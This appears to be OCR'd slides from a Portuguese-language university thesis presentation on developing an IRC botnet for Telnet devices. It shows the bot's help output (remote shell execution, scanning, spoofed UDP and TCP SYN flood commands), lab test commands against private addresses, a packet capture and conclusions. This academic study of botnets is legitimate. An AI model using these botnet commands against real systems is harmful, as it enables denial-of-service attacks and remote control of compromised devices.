
```
19:42 -!- bqn09k81r [~bqn09k81r@localhost] has quit [Client closed connection]
19:42 -!- bbcj0cc9o [~bbcj0cc9o@localhost] has joined #army_of_furb
19:42 < bbcj0cc9o> ready to obey to the master!
19:42 < master> @help
19:42 < bbcj0cc9o>  FURBOTNET - IRC Botnet for Telnet devices
19:42 < bbcj0cc9o> Tip: You can send commands directly to specific bot using /msg <botname> <command>
19:42 < bbcj0cc9o>  Commands:
19:42 < bbcj0cc9o> !<shell command> : Run a shell command and get the output back. Use ! followed by a shell command e.g. !ls
19:42 < bbcj0cc9o> @help : print this screen :
19:42 < bbcj0cc9o> @kill : kill bot process:
19:42 < bbcj0cc9o> @scan <ip> :
19:42 < bbcj0cc9o>          Make a scanning of the network passed, the scan only test the fourth octet
19:42 < bbcj0cc9o>          e.g @scan 172.17.0.0 will scan from 172.17.0.1 to 172.17.0.254. If is ommited or set to 0
19:42 < bbcj0cc9o>          then the bot IP itself is assumed. Let blank can be useful in compromised networks where bot is sit in
19:42 < bbcj0cc9o> @attack udp <target ip> <number of packets> <source port | 0> <destination port | 0> <rate | 0> <spoof | nospoof> <spoofed ip | 0> :
19:42 < bbcj0cc9o>          launches DDoS attack of type UDP flood. is the ip of the victim. if or is zero they are randomized at every packets
19:42 < bbcj0cc9o>          e.g. @attack 172.17.0.1 1000 22 0 200 nospoof will launch 1000 UDP packets with 5 different destination ports i.e 200 packets
19:42 < bbcj0cc9o>          for every random destination port, source port will be 22 in all packets, unless setted to zero too. can be setted to zero for default change
19:42 < bbcj0cc9o>          wich is 100. spoof or nospoof is used to determine if source IP address of the packets is true or not. will use the bot ip address,
19:42 < bbcj0cc9o>          will use as source address, if is zero then source ip is randomized at every packets
19:42 < bbcj0cc9o> @attack tcp <target ip> <number of packets> <source port | 0> <destination port | 0> :
19:42 < bbcj0cc9o>           same as UDP attack, but source IP is spoofed
19:42 < bbcj0cc9o>           and random at every packet, same as port, if ports are setted to zero they are randomized at every packet.
19:42 < bbcj0cc9o>           TCP SYN flood implies spoofed source IP
```

Testes e resultados

Envio de flood UDP com IP falso

<target ip> <number of packets> <source port> <destination port> <rate> <spoof> <spoofed ip>

```
@attack udp 172.17.0.2 1 0 0 0 spoof 25.25.25.25
```




1	0.000000000	25.25.25.25	172.17.0.2	UDP	59 46269 → 59011 Len=0
2	0.000086716	172.17.0.2	25.25.25.25	ICMP	70 Destination unreachable (Port unreachable)
3	5.130433555	02:42:7c:21:e2:56	02:42:ac:11:00:02	ARP	42 Who has 172.17.0.2? Tell 172.17.0.1
4	5.130415638	02:42:ac:11:00:02	02:42:7c:21:e2:56	ARP	42 Who has 172.17.0.1? Tell 172.17.0.2
5	5.130502604	02:42:7c:21:e2:56	02:42:ac:11:00:02	ARP	42 172.17.0.1 is at 02:42:7c:21:e2:56
6	5.130513171	02:42:ac:11:00:02	02:42:7c:21:e2:56	ARP	42 172.17.0.2 is at 02:42:ac:11:00:02

FURB
UNIVERSIDADE DE BLUMENAU

Testes e resultados

Ataque TCP SYN na porta 80

```
@attack tcp
172.17.0.4 2
0 80
```



Roteiro

- Introdução
- Objetivos
- Fundamentação teórica
- Trabalhos correlatos
- Desenvolvimento
- Testes e resultados
- **Conclusão**

FURB
UNIVERSIDADE DE BLUMENAU

Conclusão

- Objetivos propostos foram obtidos, porém carece de melhor análise da rede.
- Contribuiu com melhorias aos trabalhos correlatos.
- Contribuiu com o meio acadêmico apresentando processos no desenvolvimento de uma botnet.
- Carece de testes mensurando a eficiência da botnet em termos de proliferação e força nos ataques.
- Carece de um teste com maior fidelidade quanto à estrutura de internet global.

FURB
UNIVERSIDADE DE BLUMENAU

Obrigado

Dúvidas e sugestões

johnnywiller10@gmail.com

FURB
UNIVERSIDADE DE BLUMENAU